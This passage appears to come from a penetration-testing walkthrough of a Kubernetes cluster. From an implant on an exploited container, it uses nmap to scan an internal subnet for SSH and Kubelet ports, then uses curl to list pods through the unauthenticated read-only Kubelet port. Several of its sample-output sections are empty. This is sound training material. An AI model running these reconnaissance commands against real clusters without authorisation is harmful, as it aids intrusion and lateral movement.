Reviewing the netstat information from when we first launched the Voodoo agent on the target…

We see an established connection to an IP address in the 10.150.0.0 network range (e.g. 10.150.0.2).

Let’s scan this subnet with nmap to see which hosts may have 22/TCP (SSH) exposed:


```
exec nmap ping -n -sT -p22 10.150.0.0/24
```

We should see output similar to the following:

The Kubelet service typically runs on the worker nodes and listens on TCP port 10250. Scan for it with the following command:

```
exec nmap ping -n -sT -p10250 10.150.0.0/24
```

We should see output similar to the following:




This Kubelet service on 10250/TCP normally communicates using TLS (e.g. https://).

We can also check for the Kubelet service on TCP port 10255:

```
exec nmap ping -n -sT -p10250,10255 10.150.0.0/24
```

We should see output similar to the following:



10255/TCP is typically the read-only port for the Kubelet to serve on with no authentication/authorization.

This Kubelet service on 10255/TCP normally communicates using HTTP (e.g. http://).

We can lists pods running on a worker node via the following command:

```
exec curl ping -s -i -k http://10.150.0.2:10255/pods
```

We should see output similar to the following:

We should see at least one worker node running the container we exploited…